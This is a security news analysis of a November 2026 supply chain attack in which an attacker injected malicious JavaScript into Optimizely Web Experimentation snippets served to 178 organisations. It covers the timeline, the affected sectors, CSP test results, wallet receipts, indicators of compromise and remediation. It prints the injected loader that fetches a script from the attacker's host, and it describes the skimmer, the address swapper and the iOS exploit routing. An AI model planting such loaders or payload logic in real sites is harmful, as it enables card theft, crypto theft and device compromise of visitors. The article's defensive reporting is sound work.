Optimizely Supply Chain Attack: Hijacked Scripts Served Card Skimmers and iPhone Exploits to CNN, BBC and Zoom Visitors
An attacker abused a flaw in Optimizely Web Experimentation to plant malicious code in scripts loaded by CNN, the BBC, Zoom and 175+ other organizations. Visitors got crypto address swapping, card skimming and iPhone exploit attempts. Here’s what happened and what to check.



The Optimizely supply chain attack put malicious JavaScript in front of visitors to 178 organisations on 16 November 2026, including CNN, the BBC, Zoom, Salesforce and Ledger. An attacker wrote code into the Project JavaScript field of Optimizely Web Experimentation snippets. The code swapped crypto addresses, skimmed cards, stole cookies and tried to load iPhone exploit kits. All of it was served from Optimizely's own CDN.
This is the full technical breakdown of the Optimizely supply chain attack. It draws mainly on the primary write-up by Report URI (including its 17 November update), the script-monitoring company that mapped the incident, alongside StepSecurity and Cynet findings as reported by The Hacker News, and Optimizely's own statements. Report URI sells monitoring tools for exactly this kind of attack, which is worth keeping in mind. Its figures are reported here as its findings, and the places where sources disagree are noted.
What is the Optimizely supply chain attack?
Optimizely Web Experimentation is an A/B testing service. To use it, a site loads a JavaScript "snippet" from Optimizely's CDN, with a URL like cdn.optimizely.com/js/<project-id>.js. That snippet contains three things:
Optimizely's own code;
the customer's experiments;
an optional field called Project JavaScript (
projectJS). This is custom code that the customer writes in the Optimizely dashboard, and it runs on every page.
According to Report URI, the attacker wrote their own code into the Project JavaScript of customer projects and left everything else in each snippet untouched. The file was still served from cdn.optimizely.com, under Optimizely's certificate, from a host every affected site already trusted. Sites kept working normally, so nothing looked broken.
Report URI is explicit on one point: this was not CDN cache poisoning. Optimizely's CDN "served exactly what it was given." Something changed the project content at the source, and the CDN delivered it faithfully.
That also explains why self-hosted snippets were hit. Some customers serve their snippet from their own domain, and Report URI cites opt.scheels.com and www.vodafone.com.au as examples. Because that content still comes from the same Optimizely project, those copies carried the code too. Hosting the file yourself did not protect you.
What code did the Optimizely supply chain attack inject?
Report URI published the code added to Zoom's snippet. It is a short loader that creates a script tag pointing at the attacker's server and swallows any errors so the page carries on:
"projectJS": function(){(function(){try{var s=document.createElement('script');
s.src='https://1688360.cc/track.js';s.async=true;
(document.head||document.documentElement).appendChild(s);}catch(e){}})();
Report URI saw three versions of this loader:
A plain script tag pointing at
https://1688360.cc/track.js. This was used in most snippets.The same URL hidden in base64 and decoded with
atob(), so a search for "1688360.cc" won't find it. Smartsheet's snippet was cleaned at one point and then re-infected with this version. In Report URI's words, that means "whoever wrote the code still had access at the time."A full inline copy of the payload, which runs through
evalif1688360.ccis blocked.
The design of the Optimizely supply chain attack loader is deliberate. The first version is simple, the second evades simple text searches, and the third survives domain blocking. Each answers a different defence.
How did the Optimizely supply chain attack unfold, hour by hour?
Report URI's timeline (all times UTC) shows the campaign was being built and expanded throughout the day:
17 September:
webshell.lol, which Report URI attributes to the same actor, first appears on Turkish sites through an SEO "backlink panel" script.9 November, 17:52:
5vobauua3ojpklx.icuis registered. It serves as the iOS exploit-kit router.13 to 16 November: an earlier wave injects
webshell.lol/get.jsthrough Kissmetrics, StorifyMe and Minute Media scripts, on sites including securitybank.com, faz.net, smh.com.au, vidaxl and foxsports.com.16 November, 02:21: the last clean urlscan capture of the BBC's Optimizely snippet.
04:21: the first Optimizely injection is seen, in the BBC snippet, loading
webshell.lol.04:28 to 05:23: certificates are issued for
1688360.cc, and the domain is registered at 05:23.08:10: the first build of
track.js, the crypto clipper.08:28:
1688360.cc/track.jsis first seen on bbc.com.11:20: Zoom's snippet is modified, according to its Last-Modified header.
13:03: the attacker sweeps stolen crypto to exchanges.
13:43: a card skimmer is added to
track.js.16:38:
eil786npto9u5bq.icu, a second iOS router, is registered.17:13 to 17:57: the second iOS host is added, and a Coruna iframe is injected into every visit from iOS 18.6 or earlier.
19:24 to 19:59: Report URI's sweep finds 186 of 1,611 snippets infected.
About 20:40 to 21:10: mass cleanup. Ledger is cleaned at 20:41, Smartsheet at 20:56 and the BBC at 21:07. Report URI counted 169 infected snippets at 20:56.
21:52: 1 of 188 snippets is still infected (TalkTalk).
23:11: per Report URI's 17 November update, all infected Optimizely files are clean, and they stayed clean.
Report URI says the payload was rebuilt 26 times during the day, and that the attacker added features and wallets but never removed any. Other coverage of the incident counted at least four revisions within two hours, with the file growing from 28,877 to 30,430 bytes. Either way, a single file hash won't catch every version.
What did the Optimizely supply chain attack payload do?
Every visitor received the same track.js, and every feature in it was active at once. What a visitor experienced depended on their device and what they did on the page. Report URI breaks it into four parts.
1. How did the crypto address swapping work?
The script looks for valid wallet addresses for BTC, ETH and EVM chains, TRON, Solana, TON, Litecoin, Bitcoin Cash and Dogecoin. It validates checksums so it only swaps real addresses, then replaces them with the attacker's in:
page text, form fields, links and images;
the clipboard, both on copy and through
navigator.clipboard;outgoing fetch and XHR requests,
window.open, navigation and the iOS share sheet.
It re-scans whenever the page changes. Report URI's warning is blunt: copy an address from any affected page, "or from anywhere else while that tab is open, and you may paste the attacker's." StepSecurity adds that swaps were limited to addresses near payment wording such as "wallet", "deposit" or "send", which keeps visible breakage down.
2. How did the card skimmer work?
Added at 13:43 UTC, the skimmer watched form submissions and every fetch or XHR POST for three things:
a card number that passes the Luhn check;
an expiry date;
a CVV.
Once it had all three, it sent them to 1688360.cc/card.php using navigator.sendBeacon. Cards entered in hosted payment iframes, such as Stripe's or Adyen's, were out of its reach. Cards typed into a site's own form fields were not.
3. What was stolen alongside cookies and screenshots?
Whenever the script swapped an address next to wallet or payment wording, it sent four things to 1688360.cc/hit.php:
the page URL;
document.cookie, which covers every cookie not marked HttpOnly;the original addresses it replaced;
a screenshot of the page, rendered with html2canvas.
4. What did the iOS exploit stage target?
On iPhones and iPads, the script loaded boot.js from 5vobauua3ojpklx.icu and eil786npto9u5bq.icu. That script read the iOS version and loaded an exploit chain in a hidden iframe. Report URI's mapping:
iOS 13 to 17: Coruna, at the
/A8/path, plus a direct Coruna loader at/JIUJIU888/index.js.iOS 18.x: DarkSword, at the
/B9/,/D11/and/D12/paths.iOS 26: a separate chain at
/C10/that, at the time, only fingerprinted the device.
Both kits were documented earlier this year: Coruna by Google's Threat Intelligence Group in March, which described it as targeting iOS 13.0 to 17.2.1, and DarkSword shortly after, as Help Net Security reported. Coverage of this incident gives DarkSword's targeted range as iOS 18.4 to 18.7. Report URI says the Coruna loader is byte-identical to a sample it analysed in October from a different campaign. The kit's own comments mark iOS 18.7.3 and later, and iOS 26.3 and later, as patched. On iOS 18.6 or earlier, affected pages reloaded every 60 seconds to retry the exploit, a symptom visitors could actually see.
One point needs care: no iPhone compromise has been confirmed. Cynet retrieved the iOS stage using an emulated iPhone browser and described it as conditional delivery, "not a successful compromise of a physical iPhone or iPad." Report URI says it has no way to see how many iOS devices were infected. Both statements are true at once: the exploit was served, but nobody has shown it succeeded on a real device.
Who was affected by the Optimizely supply chain attack?
Report URI fetched 1,611 distinct Optimizely snippets, found mostly through its own crawl data, and found the code in 188 snippets belonging to 178 organisations. It kept every infected file, with response headers, SHA-256 hashes and fetch times, as evidence. It says the real number is likely higher, because it could only check the snippets it found in time.
Its breakdown by sector, with examples from its list:
Banking and finance (32): Paychex, HSBC (US, Hong Kong and other markets), Equifax, SmartAsset, ABN AMRO, TaxAct
Technology and SaaS (23): Zoom, Bitly, Salesforce, GitLab, Optimizely, Mixpanel, Typeform, Tableau, Smartsheet
Retail and fashion (20): IKEA, ASOS, Mattel, American Eagle, Scheels, several Levi's regional sites
Streaming and entertainment (12): Peacock, D&D Beyond, Wizards of the Coast, NOW TV, Starz
News and media (10): CNN, BBC, Fox News, NPR, CTV News, Fox Sports
Airlines and travel (9): Alaska Airlines and Hawaiian Airlines, Transavia, Air France-KLM
Healthcare and pharma (8): Invisalign, Takeda, Covetrus, iTero
Industrial and manufacturing (8): Fluke and its subsidiaries, Vaillant
Telecoms (7): Virgin Media, Virgin Media O2, Vodafone Australia, O2, TalkTalk
Crypto and trading (6): Ledger, IG, OANDA/Coinpass, interactive investor
Insurance (6): Asurion, Mutual of Omaha, Admiral
Property and real estate (6): Buildium, HireAHelper
Food and hospitality (5): Heineken, Home Chef, Starbucks Canada
Home and smart home (5): Resideo, Honeywell Home, Chamberlain
Nonprofit and civic (4): Change.org, ASPCA, UNICEF USA, DonorsChoose
Gambling (4): Betsson, PokerStars, tombola, Betfred
Professional services (4): Freshfields, CohnReznick, Baringa
Logistics (3), automotive (3) and education (3): ShipStation, Stamps.com, Lucid Motors, Walden University
Optimizely itself is on the list. The snippets for www.optimizely.com and login.optimizely.com both carried the code. Report URI's host list also includes sign-in and login hosts, such as Equifax's signin.my.equifax.com, where any non-HttpOnly cookies would have been within the script's reach.
Report URI says the earlier webshell.lol wave, delivered through Kissmetrics, StorifyMe and Minute Media, affected other sites that aren't in these counts. Separately, CyberInsider reported that Hudson Rock linked 21 websites to malicious files from those providers between 13 and 16 November.
Did Content Security Policy stop the Optimizely supply chain attack?

For defenders, this is the most useful part of Report URI's research on the Optimizely supply chain attack for engineering teams. It crawled 256 hosts belonging to affected organisations and tested each site's Content Security Policy (CSP) against what the payload needed:
load
track.jsfrom1688360.cc, or run the inline fallback, which needs'unsafe-eval'or'unsafe-inline';send stolen data to
1688360.cc(connect-src);load the iOS kit (
script-srcandframe-src).
The results, by organisation:
No CSP at all: 68
CSP allowed both the payload and the data theft: 50
Payload ran, but
connect-srcblocked the data theft: 17. Address swapping still worked, because it happens inside the page.Payload blocked: 24, which Report URI puts at 15%
Report URI makes three points about these results:
Allowlisting the vendor never stood a chance. The loader arrived from
cdn.optimizely.comitself. What set the 24 protected sites apart was a restrictivescript-srcthat listed only the hosts each site needed, which blocked1688360.cc.Two common settings let the payload straight through. With
'strict-dynamic', any script the trusted snippet inserts is trusted too. With'unsafe-eval', which Report URI says Optimizely's own documentation tells customers to allow, the inline fallback ran even wheretrack.jswas blocked. That is what happened at HSBC: its CSP blockedtrack.jsand the data theft, but the inline copy still ran.connect-srcmatters. The 17 partly protected sites stopped card, cookie and screenshot theft because they restrict where the page can send data.
How much money did the Optimizely supply chain attack steal?
On-chain figures are the only losses anyone can count, and they come with caveats. Report URI's first estimate, as of 19:25 UTC on 16 November, was about $7,040, all received within roughly nine hours. Its 17 November update lists receipts per wallet:
BTC: 0.08528 BTC in 5 payments, about $5,489
LTC: 17.02 LTC in 3 payments, about $760
TRON: 662.9 USDT plus 183.7 TRX, about $719
ETH: 0.0553 ETH, about $101
BSC (same 0x address): 82 USDT, about $82
Those per-wallet values add up to roughly $7,150 (our arithmetic). StepSecurity's analysis gives a lower total of about $6,600, with different per-asset amounts. For example, it counts 0.0745 ETH and 178.8 TRX plus 116.09 USDT on TRON. It also points out that two of the addresses were active before the injections began, so "the chain does not show which transfers came from victims." Treat every figure here as wallet receipts, not confirmed victim losses.
Report URI traced the money movements too:
Funds were swept out at 13:03 to 13:05 UTC on 16 November, and the USDC on Ethereum went to a HitBTC deposit address.
The attacker emptied the wallets early on 17 November: LTC at 04:11, 116 USDT at 04:13 and 0.0852 BTC at 05:39 UTC.
The USDT went to an address that, according to Report URI, the attacker had used to cash out earlier operations in March 2026 and on 3 November 2026. The TRON wallet had also been in use since March 2026. Report URI says this let it tie the actor to other attacks in its threat-intelligence data.
The money is the visible part of the Optimizely supply chain attack. Report URI says it has no way to see how many cards were skimmed, how many cookies or screenshots were taken, or how many iOS devices were infected. The card data may matter more than the crypto.
What has Optimizely said about the attack?
Optimizely posted an incident notice at 01:02 UTC on 17 November saying an attacker had "exploited a vulnerability in Experimentation" to add malicious JavaScript to customer projects. It said it had secured affected accounts and added protections against unauthorised code delivery. In a statement to Gizmodo, spokesperson Victoria Johnson said the flaw was in "the Experimentation account signup flow", that Optimizely "blocked access to the vulnerable path and deployed a fix", and that all affected customers have been notified.
Report URI said it tried to reach Optimizely through various channels once it was confident of the source, and had no response by publication. Its update notes that Optimizely has since acknowledged the incident on its status page.
Questions Optimizely has not publicly answered yet:
How a flaw in the signup flow gave write access to unrelated customers' projects. Report URI lists the possibilities as a compromised Optimizely system, a credential with cross-customer access, or something else.
How many projects were changed in total.
Exactly when the fix went in, relative to the cleanup and Smartsheet's re-infection.
Until it explains the mechanism, affected customers can't fully judge their exposure.
Have the attacker's domains been taken down?
Mostly. The infrastructure behind the Optimizely supply chain attack is going offline. According to Report URI's 17 November update:
1688360.cc, the main payload and data-collection server, was put on clientHold at 00:37 UTC on 17 November and no longer resolves;webshell.lolwas put on clientHold at 03:37 UTC;eil786npto9u5bq.icuno longer resolves to an IP address;5vobauua3ojpklx.icustill resolves but no longer responds.
StepSecurity reported that 1688360.cc was hosted on Google Cloud infrastructure. Takedowns stop new damage. They don't undo cards, cookies or screenshots already sent.
What should website owners hit by the Optimizely supply chain attack do?
Combining Report URI's and StepSecurity's recommendations:
Inspect every project and experiment. Open each project's Project JavaScript and each experiment's custom code. Search for
1688360,atob((which catches the base64 version) and any script you didn't write.Review and rotate access. Check which users, API tokens and integrations can write to your Optimizely account, and rotate credentials.
Ask Optimizely which of your project IDs changed, and when.
Treat cards entered on 16 November as potentially exposed if your own forms collect card details.
Rotate session tokens and secrets stored in cookies without the HttpOnly flag.
Search your logs back to 08:00 UTC on 16 November, the start date StepSecurity recommends, for the indicators below. Given Report URI's 04:21 first sighting, starting earlier is safer.
Deploy or tighten CSP. Use a restrictive
script-src, restrictconnect-src, avoid'unsafe-eval'where you can, and turn on reporting.Keep third-party tags off checkout and login pages, and collect card details through the payment provider's own cross-origin iframe.
Decide whether to tell your customers that your site served them malware. Report URI explicitly raises this.
Not everyone agrees on blocking. Cynet treats cdn.optimizely.com as a legitimate delivery host and advises against broadly blocking it or the affected news sites. Blocking the attacker's own domains is the uncontroversial step.
What should visitors do?
Update iPhones and iPads to iOS 18.7.3 or later, or iOS 26.3 or later. Apple lists what each update fixes on its security releases page, including the iOS 18.7.3 security notes.
Check any crypto transfer made on 16 November. If the address you pasted doesn't match the one you meant to pay, it may have been swapped. In future, verify addresses on a hardware wallet's screen rather than against copied text.
Watch card statements if you paid by card on an affected site, and report anything unfamiliar to your issuer.
What are the Optimizely supply chain attack indicators of compromise?
Report URI says all of these domains are attacker-owned and should be blocked including subdomains:
1688360[.]cc: C2 servingtrack.js,card.php,hit.phpandhtml2canvas.min.js(136.113.106[.]136)5vobauua3ojpklx[.]icu: iOS routerboot.js(34.96.213[.]201)eil786npto9u5bq[.]icu: iOS router serving Coruna and iOS 26 pages (34.87.36[.]58)l7bcsnwc7nzr3uo[.]icu: Coruna telemetry (POST /api/iptj)webshell[.]lol: injectorget.js(earlier wave)linkforge[.]cc: SEO-panel script carrying the injectorje4ft3gn8vxudum[.]icu,q1ls1ho9x7wsxlu[.]icu,ios-hack[.]icu: fallback C2s hard-coded inboot.jsp55abnw2pnsz0bo[.]icu,1y69gy2mdzaltz1[.]icu,gm38duxoihbmy5o[.]icu: same certificates and IPs as the kitPage markers: globals
window._k7andwindow.__k7b; script attributedata-channel-code="02111110"; Coruna telemetry channel codeBIGNIAOtrack.js SHA-256 (17:13 build):
814a963c0da480e2449d9b6664480156e1cd6d731014117401bf635badec3a0ftrack.js SHA-256 (latest build, 17:57):
f7b84b9a94f749f8ced3f0112d0a66894e8bbc3b4aa5592021d1b8976a9bad40Earlier track.js SHA-256, as reported by The Hacker News:
617df364120adc47fb4f55dcc0c69a9b6c9e108a92c60bc2b64a266254ab02f3
Report URI's attacker wallets:
BTC:
19g9rZcPeiz8rUvyWpTRyXXhPnjsWrc3kWETH/EVM:
0xC4026b06D82b0F0B363eda0642D61CfbDc17884eTRON:
THvs6p56XkUiMkJeSc51cAP64u2RsTYqxaSOL:
FVtL8NMYS9PA1v3HE67XUGCtGA9JaZUvqav2fU2LrV5nTON:
UQAgM1VqSZQiJLSG5w-ovurq5CZdxLEK3_7CMmwALTA5e09pLTC:
ltc1q3wp7g6ds0ggg6fl6kncpa4sepn0q3qfacgred5BCH:
qzkaaf8n6grmpr0d9lx8xutn3r9lk722f566hhpe58DOGE:
DBEGrxRF7KMSuhTS4c1MFviStU6efdMnu5
Report URI says it keeps an archive of every infected snippet, with hashes and timestamps, and will share it with affected organisations and CERTs on request.
What does the Optimizely supply chain attack teach us?
A trusted host isn't a trusted script. Every control that allowlisted cdn.optimizely.com did its job and still failed. The vendor's certificate, domain and CDN were all genuine, and only the content had changed. Defences have to look at what code does and where it sends data, not just where it was loaded from.
Dashboards that publish JavaScript are deploy pipelines. Project JavaScript runs on every page and changes whenever someone edits a setting, with no code review in between. That is a production deploy path, often owned outside engineering. Subresource Integrity can't pin a file that's designed to change, so the protection has to come from access control on the dashboard and monitoring in the browser.
Defence in depth worked, partly. Most affected organisations had no effective protection. But the 17 sites with a tight connect-src stopped data theft even though the payload ran, and HSBC's partial block shows how one permissive directive ('unsafe-eval') can undo the rest. Small CSP choices made a measurable difference.
This actor targets the third-party layer itself. Kissmetrics, StorifyMe and Minute Media scripts were used in the earlier wave, Optimizely in this one, and the wallets go back to March 2026. It doesn't read as a one-off. It reads as a campaign against the scripts websites borrow from other companies.
We've seen a similar trust problem in the Magento CMS block malware campaign, where malicious scripts hid inside trusted page content. Third-party trust is also one of the recurring root causes of cyberattacks we track. If your checkout or login page loads a script you can't explain, start your review there.
How did we verify the facts in this article?
Primary source first: the timeline, injected code, payload behaviour, sector counts, CSP results, wallet data and IoCs come from Report URI's original write-up and its 17 November 09:17 UTC update, and are attributed to it.
Cross-checked figures: where StepSecurity's numbers differ from Report URI's (wallet totals, per-asset amounts), both are shown rather than picking one.
Our own arithmetic is labelled: the roughly $7,150 total is our sum of Report URI's per-wallet values, and is marked as such.
Vendor statements quoted directly: Optimizely's words come from its incident notice and its statement to Gizmodo.
Unconfirmed claims stay unconfirmed: no iPhone compromise, card count or attack mechanism has been confirmed, and this article says so where relevant.
Left out: claims we found without a named source.
Last updated: 17 November 2026, with Report URI's 09:17 UTC update. We will update this article if Optimizely explains how the flaw worked.
Sources: Report URI (primary research and 17 November update) · The Hacker News · Gizmodo (Optimizely statement) · CyberInsider (Hudson Rock findings) · BigGo Finance (StepSecurity and Cynet findings) · Google Threat Intelligence Group (Coruna) · Apple security releases
Frequently asked questions
What is the Optimizely supply chain attack?
On 16 November 2026, an attacker added malicious JavaScript to Optimizely Web Experimentation snippets. Visitors to 178 organisations’ sites, including CNN, the BBC and Zoom, received it.
Were CNN, the BBC and Zoom hacked?
Not necessarily. The code came through Optimizely’s snippet, which those sites load. As Cynet noted, a site that delivered the code hasn’t necessarily had its own systems breached.
Did the attack compromise iPhones?
No compromise has been confirmed. The exploit kits were served to older iOS versions. Updating to iOS 18.7.3 or later, or iOS 26.3 or later, covers the versions the kit’s own comments mark as patched.
How much was stolen?
Wallet receipts were about $7,040 by Report URI’s first count and roughly $6,600 by StepSecurity’s. Not every transfer can be tied to victims, and nobody knows how many cards were skimmed.
Would a Content Security Policy have stopped it?
A strict script-src blocked the payload at 24 organisations, and a tight connect-src stopped data theft at 17 more. Allowing cdn.optimizely.com alone didn’t help.
What should Optimizely customers check?
Search Project JavaScript and experiment code for 1688360, atob( and any unknown script. Rotate account credentials, and treat cards entered in your own forms on 16 November as possibly exposed.
Concepts in this article
- Software supply chain attacks
- Attacks that compromise a dependency, build system or update to reach its users.
- Access control and least privilege
- Deciding what an authenticated identity may do, and granting only what it needs.
- Bitcoin
- The first cryptocurrency, secured by SHA-256 proof of work.
- Defence in depth
- Layering several independent controls so one failure does not expose everything.
- JavaScript
- The programming language of the web, also run on servers through Node.js.
- Malware
- Software built to harm, spy on or take control of systems.
- SHA-256
- A widely used cryptographic hash function that produces a 256-bit digest.
- Threat intelligence
- Information about attackers, their tools and their targets, used to prioritise defence.
How we research, write and check articles